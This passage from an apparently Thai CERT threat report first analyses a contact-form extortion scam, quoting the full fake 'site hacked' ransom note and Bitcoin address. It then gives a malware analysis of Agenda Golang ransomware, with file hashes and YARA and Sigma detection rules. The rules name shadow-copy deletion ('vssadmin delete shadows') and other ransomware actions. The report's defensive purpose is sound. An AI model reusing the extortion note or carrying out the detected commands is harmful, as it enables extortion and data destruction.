- ผู้ไม่หวังดีทำการกรอกข้อมูลดังกล่าวในแบบฟอร์มการติดต่อ (contact form) โดยมีรายละเอียดตาม**ภาพที่ 2**
  - โดยในช่อง “Email” ผู้ไม่หวังดีทำการกรอก Email address ของเหยื่อเพื่อให้ระบบส่งอีเมลกลับไปให้กับเหยื่อ
  - ในช่อง “Your messages” ผู้ไม่หวังดีทำการกรอก Ransom Note เอาไว้ในส่วนนี้เพื่อใช้ในการหลอกลวงเหยื่อ



ภาพที่ 2 *แสดงฟอร์มการติดต่อ (contact form) จาก www.backbuero.de ภาพซ้ายเป็นภาษาเยอรมัน (ต้นฉบับ) ภาพขวาเป็นภาษาอังกฤษหลังจากที่ได้ทำการแปลโดย Google Translate*

- ข้อความของ Ransom Note ที่ผู้ไม่หวังดีได้กรอกเพื่อใช้ในการหลอกลวงเหยื่อมีรายละเอียดดังนี้

> Your Site Has Been Hacked
>
> PLEASE FORWARD THiS EMAiL TO SOMEONE iN YOUR COMPANY WHO iS ALLOWED TO MAKE iMPORTANT DECiSiONS!
>
> We have hacked your website [ตัดออก] and extracted your databases.
>
> How did this happen?
>
> Our team has found a vulnerability within your site that we were able to exploit. After finding the vulnerability we were able to get your database credentials and extract your entire database and move the information to an offshore server.
>
> What does this mean?

We will systematically go through a series of steps of totally damaging your reputation. First your database will be leaked or sold to the highest bidder which they will use with whatever their intentions are. Next if there are e-mails found they will be e-mailed that their information has been sold or leaked and your site [ตัดออก] was at fault thusly damaging your reputation and having angry customers/associates with whatever angry customers/associates do. Lastly any links that you have indexed in the search engines will be de-indexed based off of blackhat techniques that we used in the past to de-index our targets.

How do i stop this?

We are willing to refrain from destroying your site's reputation for a small fee. The current fee is $3000 in bitcoins (BTC).

Please send the bitcoin to the following Bitcoin address (Make sure to copy and paste):

3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

Once you have paid we will automatically get informed that it was your payment. Please note that you have to make payment within 5 days after receiving this e-mail or the database leak, e-mails dispatched, and de-index of your site WILL start!

How do i get Bitcoins?

You can easily buy bitcoins via several websites or even offline from a Bitcoin-ATM.


What if i don't pay?

if you decide not to pay, we will start the attack at the indicated date and uphold it until you do, there's no counter measure to this, you will only end up wasting more money trying to find a solution. We will completely destroy your reputation amongst google and your customers.

This is not a hoax, do not reply to this email, don't try to reason or negotiate, we will not read any replies. Once you have paid we will stop what we were doing and you will never hear from us again!

Please note that Bitcoin is anonymous and no one will find out that you have complied.

- เมื่อผู้ไม่หวังดีได้ทำการกด "submit" เพื่อส่งแบบฟอร์ม ระบบของเว็บ backbuero.de จะทำการตอบกลับอีเมลไปที่อีเมลของเหยื่อที่กรอกโดยผู้ไม่หวังดี ซึ่งอีเมลที่เหยื่อได้รับจะแสดงข้อมูลต่าง ๆ ดัง**ภาพที่ 3**



From BackBüro Service GmbH <support@backbuero.de>
To admin@[redacted]th
10/6/22, 06:29
Subject **Anfrage per Kontaktformular**

Dies ist eine Kopie der Nachricht, die Sie am 06.10.2022 um 01:28:35 Uhr
von der Website https://www.back-buero.de
aus versandt haben.

Name: Tammara Beamon
Firma: Hack Inc
Straße: 73 Rue Marie De Medicis
Ort: Blagnac Blagnac
Telefon: 05.86.00.15.44
Fax: 05.86.00.15.44
E-Mail: admin@[redacted]th

Nachricht ----------

Your Site Has Been Hacked

PLEASE FORWARD THiS EMAiL TO SOMEONE iN YOUR COMPANY WHO iS ALLOWED TO MAKE iMPORTANT DECiSiONS!

We have hacked your website https://www[redacted]and extracted your databases.

How did this happen?

Our team has found a vulnerability within your site that we were able to exploit. After finding the vulnerability we were able to get your database credentials and extract your entire database and move the information to an offshore server.

What does this mean?

We will systematically go through a series of steps of totally damaging your reputation. First your database will be leaked or sold to the highest bidder which they will use with whatever their intentions are. Next if there are e-mails found they will be e-mailed that their information has been sold or leaked and your site https://www.[redacted] was at fault thusly damaging your reputation and having angry customers/associates with whatever angry customers/associates do. Lastly any links that you have indexed in the search engines will be de-indexed based off of blackhat techniques that we used in the past to de-index our targets.

How do i stop this?

We are willing to refrain from destroying your site's reputation for a small fee. The current fee is $3000 in bitcoins (BTC).

Please send the bitcoin to the following Bitcoin address (Make sure to copy and paste):


3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

Once you have paid we will automatically get informed that it was your payment. Please note that you have to make payment within 5 days after receiving this e-mail or the database leak, e-mails dispatched, and de-index of your site WiLL start!

How do i get Bitcoins?

You can easily buy bitcoins via several websites or even offline from a Bitcoin-ATM.

ภาพที่ 3 *แสดงข้อมูลบางส่วนในอีเมลของเหยื่อที่ได้รับจากระบบของเว็บ backbuero.de หลังจากที่ผู้ไม่หวังดีได้ทำการกด "submit" เพื่อส่งแบบฟอร์ม*




Subject **Anfrage per Kontaktformular**
Date Thu, 6 Oct 2022 06:29:12 +0700
Message ID <5X4zttTHJWOIuoBk8gxO1KM9KJocqXqS45qET4GTE@www.back-buero.de>
MIME-Version 1.0
Content-Type multipart/alternative; boundary=16650622710.14A1aE1.31370
Content-Transfer-Encoding 7bit
Return-Path <support@backbuero.de>

ภาพที่ 4 *แสดงข้อมูลใน Header ของอีเมลที่ได้รับจากระบบของเว็บ backbuero.de หลังจากที่ผู้ไม่หวังดีได้ทำการกด "submit" เพื่อส่งแบบฟอร์ม*

จาก**ภาพที่ 3** จะเห็นว่าอีเมลที่ได้จากผู้ไม่หวังดีจะคล้ายกับเป็นอีเมลสำหรับเรียกค่าไถ่จากกรณีเว็บไซต์ขององค์กรถูกโจมตี แต่อย่างไรก็ตาม หากสังเกตให้ดีจะพบว่าในส่วนบนของอีเมลยังมีข้อมูลที่เป็นหัวข้อรูปแบบเดียวกันกับที่ปรากฏในแบบฟอร์มการติดต่อ (contact form) (เป็นภาษาเยอรมัน) รายละเอียดตาม**ภาพที่ 2** เช่น ข้อมูล Name, Straße, Ort, Telefon, Fax, E-Mail และ Nachricht ตามลำดับ นอกจากนี้จากการตรวจสอบข้อมูลใน Header ของอีเมลที่ได้รับยังพบข้อมูล Return-Path เป็น “support@backbuero.de” รายละเอียดตาม**ภาพที่ 4** ซึ่งเป็นสิ่งที่ยืนยันได้ว่าอีเมลดังกล่าวมาจากระบบของเว็บ backbuero.de หลังจากที่ผู้ไม่หวังดีได้ทำการกด “submit” เพื่อส่งแบบฟอร์ม

นอกจากนี้ ศูนย์ TTC-CERT ยังได้ทำการตรวจสอบข้อมูลต่าง ๆ เกี่ยวกับ Bitcoin address (3QTr68okgYSc395wNJXNsrX41sj3VHh2ME) ที่พบในอีเมลที่ส่งมาให้กับเหยื่อ พบว่าไม่เคยมีการนำ Bitcoin address ดังกล่าวมาใช้งานจากผู้โจมตีกลุ่มต่าง ๆ มาก่อนในอดีต นอกจากนี้จากการตรวจสอบข้อมูลจาก blockchain.com พบว่าไม่เคยมีความเคลื่อนไหว (transaction) ใด ๆ ที่เกิดจาก Bitcoin address ดังกล่าวเลย รายละเอียดตาม**ภาพที่ 5**



ภาพที่ 5 *แสดงรายละเอียดความเคลื่อนไหว (transaction) ของ Bitcoin address (3QTr68okgYSc395wNJXNsrX41sj3VHh2ME) จาก blockchain.com*[1]

สรุป

จากการโจมตีโดยผู้ไม่หวังดีในกรณีนี้ ตามปกติผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) จะต้องทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ เพื่อเป็นช่องทางให้เหยื่อติดต่อกลับสำหรับการต่อรองราคาหรือการขอหลักฐานการขโมยข้อมูลเพิ่มเติม โดยในกรณีนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีไม่ได้ทิ้ง Email address หรือวิธี

[1] "Blockchain.com | Buy Bitcoin, Ethereum and more with trust." https://www.blockchain.com/btc/address/3QTr68okgYSc395wNJXNsrX41sj3VHh2ME. Accessed 10 Oct. 2022.

การติดต่ออื่น ๆ ให้เหยื่อติดต่อกลับไปเพื่อต่อรองราคาหรือสอบถามข้อมูลเพิ่มเติมแบบที่กลุ่มผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) มักจะทำ **ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี** เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC

การโจมตีในครั้งนี้อาจไม่ส่งผลกระทบใด ๆ กับองค์กรมากนัก แต่อย่างไรก็ตาม หากผู้ไม่หวังดีใช้วิธีนี้ในการโจมตีเพื่อส่งไฟล์มัลแวร์ที่เป็นอันตรายหรือลิงก์ที่เป็นอันตรายให้กับพนักงานในองค์กรผ่านแบบฟอร์มการติดต่อ (contact form) และส่งข้อมูลไปยังอีเมลของพนักงาน โดยหากพนักงานในองค์กรเปิดไฟล์ที่เป็นอันตรายหรือคลิกลิงค์ที่เป็นอันตราย มัลแวร์ที่ส่งมาจากผู้ไม่หวังดีจะติดบนคอมพิวเตอร์ของพนักงาน และผู้หวังดีดังกล่าวจะสามารถเข้าถึงเครือข่ายขององค์กรได้ เฉกเช่นในกรณีนี้ก็อาจส่งผลกระทบต่อองค์กรอย่างมีนัยยะสำคัญ ดังนั้นการตระหนักรู้สถานการณ์การโจมตีทางไซเบอร์ขององค์กร และการให้ความรู้เกี่ยวกับการโจมตีทางไซเบอร์ให้กับพนักงานในองค์กรอย่างสม่ำเสมอจึงเป็นพื้นฐานที่จำเป็นอย่างยิ่งต่อการป้องกันการโจมตีทางไซเบอร์โดยเฉพาะในปัจจุบันที่ผู้ไม่หวังดีมักจะพยายามหาวิธีการใหม่ ๆ ในโจมตีเหยื่ออย่างสม่ำเสมอ

คำแนะนำ

- เมื่อได้รับอีเมล ให้หยุดและมองหาสิ่งผิดปกติ เช่น ระวังอีเมลที่ส่งนอกเวลาทำการ อีเมลที่มีการสะกดผิดหรือไวยากรณ์ผิดพลาด และ/หรือ อีเมลที่มีการใช้ภาษาไทยที่ผิดปกติหรือใช้คำที่ไม่นิยมใช้งานตามหลักการเขียน
- ระวังไฟล์แนบที่แชร์โดยใช้บริการแชร์ไฟล์ (file-sharing service) เช่น box.com dropbox.com หรือ mega.nz เป็นต้น เนื่องจาก ผู้ไม่หวังดีสามารถใช้บริการแชร์ไฟล์ดังกล่าวเพื่อหลีกเลี่ยงระบบตรวจจับต่าง ๆ ขององค์กรได้
- แม้ว่าอีเมลจะดูเหมือนมาจากผู้ส่งที่ถูกต้อง โปรดใช้ความระมัดระวังอย่าลืมว่าผู้ไม่หวังดีสามารถปลอมแปลงโดเมนได้ หากผู้อ่านต้องการยืนยันว่าอีเมลถูกต้อง ศูนย์ TTC-CERT แนะนำให้ลองติดต่อผู้ส่งโดยตรงผ่านทางโทรศัพท์หรือแอปพลิเคชั่นสำหรับส่งข้อความ เป็นต้น
- หากองค์กรมีการใช้งานแบบฟอร์มการติดต่อ (contact us form) บนเว็บไซต์ขององค์กรเอง องค์กรควรตรวจสอบเพื่อให้แน่ใจว่ามีมาตรการในการป้องกันหรือมีมาตรการในการตรวจสอบการนำแบบฟอร์มการติดต่อ (contact us form) มาใช้ในการส่งข้อมูลที่เป็นอันตราย ทั้งที่ส่งออกไปภายนอกและส่งให้กับพนักงานในองค์กรเอง

MITRE ATT&CK® Techniques

- Initial Access
  - T1566 Phishing
- Defense Evasion

- T1553 Subvert Trust Controls

Indicators of Attack (IOAs)

- Source Email: support@backbuero.de
- Subject: Anfrage per Kontaktformular
- Bitcoin address: 3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

ข้อมูลอ้างอิง

- https://www.blockchain.com/btc/address/3QTr68okgYSc395wNJXNsrX41sj3VHh2ME
- https://www.backbuero.de/Impressum-Kontakt.2.html

เอกสารแนบท้าย 2

รายงานผลการวิเคราะห์มัลแวร์

AMAR-220999-1.v2 - Agenda Golang Ransomware

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก:: 02-11-2565

วันที่เผยแพร่ให้กับสาธารณะ: 05-12-2565

ห้วงเวลาที่ทำการวิเคราะห์: 11-10-2565 ถึง 31-10-2565

บทย่อ

เนื้อหา

สืบเนื่องจากรายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1 ซึ่งศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยที่ได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) และได้ทำการแจ้งเตือนพร้อมรายงานผลการวิเคราะห์เบื้องต้นให้แก่สมาชิกทราบไปแล้วนั้น

ศูนย์ TTC-CERT ได้ทำการตรวจสอบและวิเคราะห์ไฟล์มัลแวร์ดังกล่าวเพิ่มเติมด้วยวิธี Static Code Analysis และ Dynamic Code Analysis พบข้อมูลที่น่าสนใจเพิ่มเติม อาทิเช่น รายละเอียดการทำงานของมัลแวร์ในรูปแบบต่าง ๆ ซึ่งจะเปลี่ยนแปลงไปตามค่าพารามิเตอร์ที่ถูกกำหนดให้โดยผู้โจมตี เช่น การกำหนดให้เครื่องเป้าหมาย reboot เข้าสู่การทำงานในรูปแบบ Safe Mode หรือการเปลี่ยนแปลงรหัสผ่านของ Windows User Account บนเครื่องเป้าหมาย นอกจากนี้ยังพบข้อมูลรายการทั้งหมดของ Windows Service และ โปรเซส ที่มัลแวร์สามารถปิดการทำงานได้ซึ่งอาจส่งผลกระทบต่อระบบการรักษาความปลอดภัยหรืออาจทำให้ระบบการสำรองข้อมูลของบนเครื่องเป้าหมายได้รับความเสียหายได้

ทั้งนี้ในช่วงเวลาที่ศูนย์ TTC-CERT กำลังดำเนินการวิเคราะห์ไฟล์ต้องสงสัยอยู่นั้น บริษัท TrendMicro ได้เผยแพร่รายงานชื่อ "New Golang Ransomware Agenda Customizes Attacks[1]" ซึ่งสอดคล้องกับมัลแวร์ที่ศูนย์ TTC-CERT กำลังวิเคราะห์อยู่ ดังนั้นส่วนหนึ่งของข้อมูลในรายงานฉบับนี้จึงได้รับข้อมูลที่เป็นประโยชน์จากรายงานฉบับดังกล่าวเช่นเดียวกัน

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ Detection Rule ทั้งในรูปแบบของ YARA Rule และ Sigma Rule เพื่อใช้ในการตรวจจับไฟล์ต้องสงสัย โดยในกรณีที่ YARA Rule ตรวจพบไฟล์ต้องสงสัยจะทำการแสดงข้อมูล 'Go Build ID', Onion URL และ Encrypted File Extension ที่ฝังอยู่ภายในไฟล์มัลแวร์ ตัวอย่างตามภาพที่ 14 ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (Monitoring), การตรวจจับเชิงรุก (Hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดย

[1] "New Golang Ransomware Agenda Customizes Attacks - Trend Micro." 25 Aug. 2022, https://www.trendmicro.com/en_us/research/22/h/new-golang-ransomware-agenda-customizes-attacks.html. Accessed 19 Sep. 2022.

ทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342 (enc64.exe)

ผลการวิเคราะห์

e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342

Tags

Ransomware Golang Agenda

รายละเอียดของไฟล์

ชื่อไฟล์	enc64.exe
ขนาด	8100864 bytes
ประเภท	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
MD5	54d801a914165802062aea8e5fdae516
SHA1	5f99214d68883e91f586e85d8db96deda5ca54af
SHA256	e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342
SHA512	ce5546e60976db6e0c6736ccd32ac623d564e4b7dff91c86a2ddfae6cc8e86f49e70d67d663da61f077a8d244eedc4d6c19e2f185e945395faf522bbc858d5a9
ssdeep	98304:9h3Hhpg9fmvPQ6awFDwqNmabuc0aZJPE:/BpyV6/CcukM
Entropy	6.077

แอนตี้ไวรัส

Kaspersky	Trojan.Win32.DelShad.jda
Malwarebytes	Ransom.FileCryptor
Microsoft	Ransom:Win32/Babuk.SIB!MTB

Yara Rules

```
import "pe"

rule Agenda_golang : Go Ransomware
{
    meta:
        version = "1.0"
        first_imported = "2022-09-19"
        last_modified = "2022-09-19"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "https://www.ttc-cert.or.th"
        author = "TTC-CERT"
        description = "Detect Agenda Golang ransomware binary, this YARA rule can extract Go Build ID of the binary file, The Tor Onion URL, and the encrypted file extension used by malware."
        category = "MALWARE"
        malware = "ransomware"
        mitre_att = "T1486"
        hash = "E4A319F7AFAFBBD710FF2DBE8D0883EF332AFCB0363EFD4E919ED3C3FABA0342"

    strings:
        $ss1 = /Go build ID: .([a-zA-Z0-9-_\/]{83})./ //Go Build ID of the malware binary
        $ss2 = /Domain: (.*?)\\n/ nocase //Ransomware Onion URL embedded in the malware binary. The Onion URL will be different on disparate targets.
        $ss3 = /Extension: ([a-zA-Z]{10})/ //Encrypted file extension used by malware binary. The extension will be different on disparate targets.
        $s1 = "enc.exe" ascii wide nocase private
        $s2 = "win-enc/" ascii wide nocase private
        $s3 = "CoreServices" ascii wide nocase private
        $s4 = "ImprovedCryptoService" ascii wide nocase private
        $s5 = "RebootToSafeMode" ascii wide nocase private
```

```
        $s6 = "injectIntoAss" ascii wide nocase private
        $s7 = "CopyMeToPublic" ascii wide nocase private
        $s8 = "RemoveShadows" ascii wide nocase private
        $s9 = "ListLocalUsers" ascii wide nocase private

    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 5MB and filesize <= 15MB)
        and for any section in pe.sections : ( section.name == ".symtab" )
        and all of ($ss*)
        and 3 of ($s*)
}
```

Sigma Rules

```
title: Agenda Golang Ransomware
id: a658a850-39d5-11ed-a261-0242ac120002
version: 1.0
first_imported: 2022-09-22
last_modified: 2022-09-22
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detects Agenda Golang ransomware behavior. This ransomware is believed to
be from the threat actor named Qilin
category: Malware
hash: e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342
logsource:
   category: process_creation
   product: windows
detection:
   # Agenda ransomware process
   selection1:
      ParentImage|contains: '\Public\'
```

```
        ParentCommandLine|contains:
            - '-password'
            - '-safe'
            - '-no-proc'
            - '-no-services'
            - '-path'
            - '-stat'
            - '-alter'
            - '-min-size'
            - '-encryption'
            - '-ips'
    # cmd.exe execute vssadmin.exe to delete shadow copy file
    selection2:
        Image|endswith: '\cmd.exe'
        CommandLine|contains|all:
            - 'vssadmin.exe'
            - 'delete'
            - 'shadows'
    # powershell.exe used to restart LanmanWorkstation service
    selection3:
        Image|endswith: '\powershell.exe'
        CommandLine|contains|all:
            - 'LanmanWorkstation'
            - 'Restart-Service'
    selection4:
        Image|endswith: '\net.exe'
        CommandLine|endswith: 'use'
    condition: selection1 and (selection2 or selection3 or selection4)
falsepositives: Unknown
level: critical
tags:
    - attack.impact
    - attack.t1486
```

- attack.t1489
- attack.t1490

PE Metadata	
Compile Date	1970-01-01 00:00:00 UTC
Import Hash	c7269d59926fa4252270f407e4dab043

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
626e7d23014cec8c40c1aa7450b420e1	.text	3644928	3644632	6.143
963b793543a7c439211e3708fc888898	.rdata	3895808	3895736	5.258
e633e96bfe585478820a66e26b8cf4d8	.data	396800	804288	6.124
5a81050a619f9c39109dc3f95c2028e7	.idata	1536	1164	3.611
320b34668d9a3555a5081191c359bc19	.reloc	159744	159742	5.461
07b5472d347d42780469fb2654b7fc54	.symtab	512	4	0.020

Packers/Compilers/Cryptors
go1.17.7

